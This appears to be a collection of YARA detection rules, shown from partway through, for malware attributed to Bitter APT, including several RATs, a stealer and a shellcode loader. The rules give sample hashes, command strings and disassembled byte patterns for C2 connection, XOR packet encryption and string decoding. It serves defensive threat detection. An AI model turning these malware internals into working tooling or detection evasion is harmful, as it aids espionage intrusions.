        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "225d865d61178afafc33ef89f0a032ad0e17549552178a72e3182b48971821a8"
        hash = "3fdf291e39e93305ebc9df19ba480ebd60845053b0b606a620bf482d0f09f4d3"
        hash = "91ddbe011f1129c186849cd4c84cf7848f20f74bf512362b3283d1ad93be3e42"
        hash = "edb68223db3e583f9a4dd52fd91867fa3c1ce93a98b3c93df3832318fd0a3a56"

    strings:
    $x = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" ascii wide fullword

    $code_main = {
        6A 64                   // push    64h ; 'd'       ; cchBufferMax
        68 ?? ?? ?? ??          // push    offset WindowName ; lpBuffer
        6A 67                   // push    67h ; 'g'       ; uID
        5?                      // push    esi             ; hInstance
        FF D?                   // call    edi ; LoadStringA
        6A 64                   // push    64h ; 'd'       ; cchBufferMax
        68 ?? ?? ?? ??          // push    offset ClassName ; lpBuffer
        6A 6D                   // push    6Dh ; 'm'       ; uID
        5?                      // push    esi             ; hInstance
        FF D?                   // call    edi ; LoadStringA
    }
    $code_write_mz = {
        8B 3D ?? ?? ?? ??      // mov     edi, ds:fwrite
        [0-2]
        56                     // push    esi             ; Stream
        6A 01                  // push    1               ; ElementCount
        6A 01                  // push    1               ; ElementSize
        68 ?? ?? ?? ??         // push    offset aM       ; Buffer
        FF D7                  // call    edi ; fwrite
    }
    $code_c2_conn = {
        C7 [2-3] 01 00 00 00     // mov     [esp+1E4h+pHints.ai_socktype], 1
        C7 [2-3] 06 00 00 00     // mov     [esp+1E4h+pHints.ai_protocol], 6
        FF 15 ?? ?? ?? ??        // call    ds:getaddrinfo
        85 C0                    // test    eax, eax
    }
    $code_check_running_procs = {
        6A 00                    // push    0               ; th32ProcessID
        6A 0F                    // push    0Fh             ; dwFlags
        E8 ?? ?? ?? ??           // call    CreateToolhelp32Snapshot
        68 ?? 01 00 00           // push    124h            ; Size
        8B ??                    // mov     esi, eax
        8D [3-5]                 // lea     eax, [ebp+pe.cntUsage]
        6A 00                    // push    0               ; Val
        50                       // push    eax             ; void *
        E8 ?? ?? ?? ??           // call    memset
        83 C4 0C                 // add     esp, 0Ch
    }

    condition:
        pe.is_pe and
        filesize < 100KB and
        ($x and 2 of ($code*) or (3 of ($code*))) and
        for any i in pe.import_details: ( for any f in i.functions: ( f.name == "fwrite" ) )
}

rule BDarkRAT : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects BDarkRAT used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "e07e8cbeeddc60697cc6fdb5314bd3abb748e3ac5347ff108fef9eab2f5c89b8"
        hash = "bf169e4dacda653c367b015a12ee8e379f07c5728322d9828b7d66f28ee7e07a"
```

```
        hash = "e599c55885a170c7ae5c7dfdb8be38516070747b642ac21194ad6d322f28c782"

    strings:
        $s1 = "Process started successfully" wide fullword
        $s2 = "No process to send input to" wide fullword

        $code_initialize_commands = {
            73 ?? 00 00 0A    // IL_0000: newobj    ::.ctor()
            80 ?? 00 00 04    // IL_0005: stsfld    ::packetList
            72 ?? ?? 00 70    // IL_000A: ldstr     "1"
            [1-2]             // IL_000F: ldc.i4.2
            D0 ?? ?? 00 02    // IL_0010: ldtoken   R_DeleteFile
            28 ?? ?? 00 0A    // IL_0015: call      ::GetTypeFromHandle
            73 ?? ?? 00 06    // IL_001A: newobj    ::.ctor
            28 ?? ?? 00 06    // IL_001F: call      ::RegisterPacket
            72 ?? ?? 00 70    // IL_0024: ldstr     "12"
            [1-2]             // IL_0029: ldc.i4.s  18
            D0 ?? ?? 00 02    // IL_002B: ldtoken   R_FileMgrGetDrives
            28 ?? ?? 00 0A    // IL_0030: call      ::GetTypeFromHandle
            73 ?? ?? 00 06    // IL_0035: newobj    ::.ctor
            28 ?? ?? 00 06    // IL_003A: call      ::RegisterPacket
            72 ?? ?? 00 70    // IL_003F: ldstr     "13"
        }
        $code_connect_ip = {
            26                // IL_0071: pop
            02                // IL_0072: ldarg.0
            7B ?? ?? 00 04    // IL_0073: ldfld     ::random
            17                // IL_0078: ldc.i4.1
            1?                // IL_0079: ldc.i4.4
            6F ?? ?? 00 0A    // IL_007A: callvirt  Random::Next
            20 E8 03 00 00    // IL_007F: ldc.i4    1000
            5A                // IL_0084: mul
            28 ?? ?? 00 0A    // IL_0085: call      Thread::Sleep
            DE ??             // IL_008A: leave.s   IL_00CE
            02                // IL_008C: ldarg.0
            7B ?? ?? 00 04    // IL_008D: ldfld     ::random
            17                // IL_0092: ldc.i4.1
            1?                // IL_0093: ldc.i4.2
            6F ?? ?? 00 0A    // IL_0094: callvirt  Random::Next
            20 E8 03 00 00    // IL_0099: ldc.i4    1000
            5A                // IL_009E: mul
            28 ?? ?? 00 0A    // IL_009F: call      Thread::Sleep
            7E ?? ?? 00 04    // IL_00A4: ldsfld    Settings::ConnectIP
            28 ?? ?? 00 0A    // IL_00A9: call      ::IsNullOrEmpty
            2D 19             // IL_00AE: brtrue.s  IL_00C9
            7E ?? ?? 00 04    // IL_00B0: ldsfld    ClientConnect::clientSocket
            7E ?? ?? 00 04    // IL_00B5: ldsfld    Settings::ConnectIP
            28 ?? ?? 00 0A    // IL_00BA: call      IPAddress::Parse
            7E ?? ?? 00 04    // IL_00BF: ldsfld    Settings::ConnectPort
            6F ?? ?? 00 0A    // IL_00C4: callvirt  Socket::Connect
            DE ??             // IL_01EE: leave.s   IL_01F3
        }
        $code_packet_crypt = {
            16                // IL_0000: ldc.i4.0
            0A                // IL_0001: stloc.0
            2B 16             // IL_0002: br.s      IL_001A
            02                // IL_0004: ldarg.0
            06                // IL_0005: ldloc.0
            8F ?? ?? 00 01    // IL_0006: ldelema   System.Byte
            25                // IL_000B: dup
            47                // IL_000C: ldind.u1
            7E ?? ?? 00 04    // IL_000D: ldsfld    CryptEngine::_key
            D2                // IL_0012: conv.u1
            61                // IL_0013: xor
            D2                // IL_0014: conv.u1
            52                // IL_0015: stind.i1
            06                // IL_0016: ldloc.0
            17                // IL_0017: ldc.i4.1
            58                // IL_0018: add
            0A                // IL_0019: stloc.0
            06                // IL_001A: ldloc.0
```

```
            02                // IL_001B: ldarg.0
            8E                // IL_001C: ldlen
            69                // IL_001D: conv.i4
            32 E4             // IL_001E: blt.s     IL_0004
            02                // IL_0020: ldarg.0
            2A                // IL_0021: ret
        }

    condition:
        pe.is_pe and
        filesize < 200KB and
        all of ($s*) and 2 of ($code*)
}

rule AlmondRAT : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects AlmondRAT used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "55901c2d5489d6ac5a0671971d29a31f4cdfa2e03d56e18c1585d78547a26396"
        hash = "d83cb82be250604b2089a1198cedd553aaa5e8838b82011d6999bc6431935691"

    strings:
        $s1  = "GetMacid" ascii fullword
        $s2  = "GetOsName" ascii fullword
        $s3  = "GetallDrives" ascii fullword
        $s4  = "sendingSysInfo" ascii fullword
        $s5  = "fileAccessible" ascii fullword
        $s6  = "StartClient" ascii fullword
        $s7  = "StartCommWithServer" ascii fullword
        $s8  = "*|END|*" wide fullword
        $s9  = "PATH>" wide fullword
        $s10 = "FILE>" wide fullword
        $s11 = "NOTOK" wide fullword

    condition:
        pe.is_pe and
        filesize < 50KB and
        8 of ($s*)
}

rule ORPCBackdoor : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects ORPCBackdoor used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "8aeb7dd31c764b0cf08b38030a73ac1d22b29522fbcf512e0d24544b3d01d8b3"
        hash = "dd53768eb7d5724adeb58796f986ded3c9b469157a1a1757d80ccd7956a3dbda"

    strings:
        $rpc = "RPCRT4.dll"

        $s1  = "Host Name:\t\t\t" ascii
        $s2  = "OS Build Type :\t\t\t" ascii
        $s3  = "Registered Owner:\t\t" ascii
        $s4  = "Product ID:\t\t\t" ascii
        $s5  = "Install Date:\t\t\t" ascii
        $s6  = "System Manufacturer:\t\t" ascii
        $s7  = "Processor(s):\t\t\t" ascii
        $s8  = "BiosVersion:\t\t\t" ascii
        $s9  = "BIOSVENDOR:\t\t\t" ascii
        $s10 = "BIOS Date:\t\t\t" ascii
        $s11 = "Boot Device:\t\t\t" ascii
        $s12 = "Input Locale:\t\t\t" ascii
        $s13 = "Time zone:\t\t\t" ascii
        $s14 = "Total Physical Memory:\t\t" ascii
        $s15 = "Virtual Memory: In Use:\t\t" ascii
```

```
        $s16 = "Page File Location(s):\t\t" ascii
        $s17 = "Error! GetComputerName failed.\n" ascii
        $s18 = "Error! RegOpenKeyEx failed.\n" ascii
        $s19 = "IA64-based PC" wide
        $s20 = "AMD64-based PC" wide
        $s21 = "X86-based PC" wide
        $s22 = "%s\\oeminfo.ini" wide

    condition:
        pe.is_pe and
        $rpc and 15 of ($s*)
}

rule WmRAT : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf, Threatray)"
        description = "Detects WmRAT used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "4e3e4d476810c95c34b6f2aa9c735f8e57e85e3b7a97c709adc5d6ee4a5f6ccc"
        hash = "10cec5a84943f9b0c635640fad93fd2a2469cc46aae5e43a4604c903d139970f"

    strings:
        $s1  = "%s%ld M" ascii fullword
        $s2  = "%s%ld K" ascii fullword
        $s3  = "%s%ld MB" ascii fullword
        $s4  = "%s%ld KB" ascii fullword
        $s5  = "--,." ascii fullword
        $s6  = "RFOX" ascii fullword
        $s7  = "1llll" ascii fullword
        $s8  = "exit" ascii fullword
        $s9  = "Path=" ascii fullword
        $s10 = "  %d result(s)" ascii fullword
        $s11 = "%02d-%02d-%d %02d:%02d" ascii fullword

        $code_sleep = {
            6A 64                // push    64h ; 'd'       ; dwMilliseconds
            FF ??                // call    esi ; Sleep
            6A 01                // push    1               ; unsigned int
            E8 ?? ?? ?? ??       // call    ??2@YAPAXI@Z    ; operator new(uint)
            83 C4 04             // add     esp, 4
            3B ??                // cmp     eax, edi
            74 ??                // jz      short loc_4019E5
        }
        $code_dec_str = {
            83 7C 24 ?? 10       // cmp     dword ptr [esp+44h], 10h
            8B 44 24 ??          // mov     eax, [esp+30h]
            73 ??                // jnb     short loc_4086B2
            8D 44 24 ??          // lea     eax, [esp+30h]
            8A 0C 37             // mov     cl, [edi+esi]
            80 ?? ??             // sub     cl, 2Eh ; '.'
            88 0C 30             // mov     [eax+esi], cl
            46                   // inc     esi
            3B F5                // cmp     esi, ebp
            7C ??                // jl      short loc_408680
        }
        $code_fill_logs = {
            BD E8 03 00 00       // mov     ebp, 1000
            83 ?? FF             // or      edi, 0FFFFFFFFh
            E8 ?? ?? ?? ??       // call    Get_ComputerName_and_Username
            66 A1 ?? ?? ?? ??    // mov     ax, ds:word_40D82C
            8A 0D ?? ?? ?? ??    // mov     cl, ds:byte_40D82E
            66 89 44 24 ??       // mov     [esp+14h], ax
            88 4C 24 ??          // mov     [esp+16h], cl
            FF 15 ?? ?? ?? ??    // call    ds:GetLogicalDrives
            89 44 24 ??          // mov     [esp+18h], eax
            3B ??                // cmp     eax, esi
            74 ??                // jz      short loc_4091E1
            8D ?? 00 00 00 00    // lea     ebx, [ebx+0]
            A8 01                // test    al, 1
```

```
            74 ??                 // jz      short loc_4091D5
        }

    condition:
        pe.is_pe and
        filesize < 300KB and
        10 of ($s*) or all of ($code*)
}

rule MiyaRAT : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects MiyaRAT used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "df5c0d787de9cc7dceeec3e34575220d831b5c8aeef2209bcd81f58c8b3c08ed"
        hash = "c7ab300df27ad41f8d9e52e2d732f95479f4212a3c3d62dbf0511b37b3e81317"
        hash = "0953d4cc6861082c079935918c63cd71df30e5e6854adf608a8b8f5254be8e99"
        hash = "c2c92f2238bc20a7b4d4c152861850b8e069c924231e2fa14ea09e9dcd1e9f0a"

    strings:
        $x1 = "] GB FREE\r\n" ascii fullword
        $x2 = "<||>\r\n" wide fullword

        $s1  = "<SZ>" wide
        $s2  = "<FIL>" wide
        $s3  = "UPL1" wide
        $s4  = "DWNL" wide
        $s5  = ",filesize==" wide
        $s6  = "[DIR]<||>" wide
        $s7  = "[FILE]<||>" wide
        $s8  = "[END]~!@" wide
        $s9  = "GDIR" wide
        $s10 = "DELz" wide
        $s11 = "GFS" wide
        $s12 = "SH1" wide
        $s13 = "SH2" wide
        $s14 = "SFS" wide
        $s15 = "GSS" wide
        $s16 = "SH1cmd" wide
        $s17 = "SH1start_cmd" wide
        $s18 = "SH1start_ps" wide
        $s19 = "SH1exit_client" wide

        $code_init_c2_conn = {
            68 00 00 00 80              // push    80000000h       ; esFlags
            FF 15 ?? ?? ?? ??           // call    ds:SetThreadExecutionState
            68 E9 FD 00 00              // push    0FDE9h          ; wCodePageID
            FF 15 ?? ?? ?? ??           // call    ds:SetConsoleOutputCP
            68 E9 FD 00 00              // push    0FDE9h          ; wCodePageID
            FF 15 ?? ?? ?? ??           // call    ds:SetConsoleCP
            [0-1]
            8D 85 ?? ?? ?? ??           // lea     eax, [ebp+WSAData]
            50                          // push    eax             ; lpWSAData
            68 02 02 00 00              // push    202h            ; wVersionRequested
            FF 15 ?? ?? ?? ??           // call    ds:WSAStartup
            85 C0                       // test    eax, eax
        }
        $code_collect_user_info = {
            68 00 20 00 00                      //  push    2000h           ; Size
            [0-6]
            6A 00                               //  push    0               ; Val
            [0-6]
            5?                                  //  push    eax             ; void *
            E8 ?? ?? ?? ??                      //  call    _memset         ; Connection successful. Start gathering syst
            83 C4 0C                            //  add     esp, 0Ch
            C7 85 ?? ?? ?? ?? 10 00 00 00       //  mov     [ebp+pcbBuffer], 10h
            8D 8? ?? ?? ?? ??                   //  lea     eax, [ebp+pcbBuffer] ; Get username.
            5?                                  //  push    eax             ; pcbBuffer
            8D 4? ??                            //  lea     eax, [ebp+Buffer]
```

```
            5?                                  //  push    eax             ; lpBuffer
            FF 15 ?? ?? ?? ??                   //  call    ds:GetUserNameW
            [0-6]
            C7 85 ?? ?? ?? ?? 10 00 00 00       //   mov     [ebp+pcbBuffer], 10h
            [0-6]
            5?                                  //  push    eax             ; nSize
            8D 4? ??                            //  lea     eax, [ebp+var_34]
            5?                                  //  push    eax             ; lpBuffer
            FF 15 ?? ?? ?? ??                   //  call    ds:GetComputerNameW
            6A 00                               //  push    0               ; lpModuleName
            FF 15 ?? ?? ?? ??                   //  call    ds:GetModuleHandleW ; Get current module file path.
        }

    condition:
        pe.is_pe and
        all of ($x*) and
        (10 of ($s*) or 2 of ($code*))
}

rule KiwiStealer : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects KiwiStealer used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "4b62fc86273cdc424125a34d6142162000ab8b97190bf6af428d3599e4f4c175"

    strings:
        $code_main = {
            FF 15 ?? ?? ?? ??       // call    cs:CreateMutexA
            4C 8B F8                // mov     r15, rax
            FF 15 ?? ?? ?? ??       // call    cs:GetLastError
            3D B7 00 00 00          // cmp     eax, 0B7h
            0F 84 ?? ?? ?? ??       // jz      loc_14000B718
            FF 15 ?? ?? ?? ??       // call    cs:GetLastError
            83 F8 05                // cmp     eax, 5
            0F 84 ?? ?? ?? ??       // jz      loc_14000B718
        }
        $code_dec_str = {
            66 83 ?? 19             // cmp     ax, 19h
            77 ??                   // ja      short loc_140005CDF
            83 ?? 3F                // sub     ecx, 3Fh ; '?'
            B? 4F EC C4 4E          // mov     eax, 4EC4EC4Fh
            F7 ??                   // imul    ecx
            C1 ?? 03                // sar     edx, 3
            8B ??                   // mov     eax, edx
            C1 ?? 1F                // shr     eax, 1Fh
            03 ??                   // add     edx, eax
            6B ?? 1A                // imul    eax, edx, 1Ah
            2B ??                   // sub     ecx, eax
            66 83 ?? 41             // add     cx, 41h ; 'A'
        }

    condition:
        pe.is_pe and
        filesize < 300KB and
        all of them
}

rule KugelBlitz : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects KugelBlitz shellcode loader used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "a56b5e90a08822483805f9ab38debb028eb5eade8d796ebf0ff1695c3c379618"

    strings:
        $s1 = "run.bin" wide
```

```
        $s2 = "Failed to open the file." ascii
        $s3 = "Failed to allocate memory." ascii
        $s4 = "Failed to read the shellcode." ascii
        $s5 = "ShellCode_Loader" ascii

    condition:
        pe.is_pe and
        filesize < 100KB and
        4 of them
}
```

Source: https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two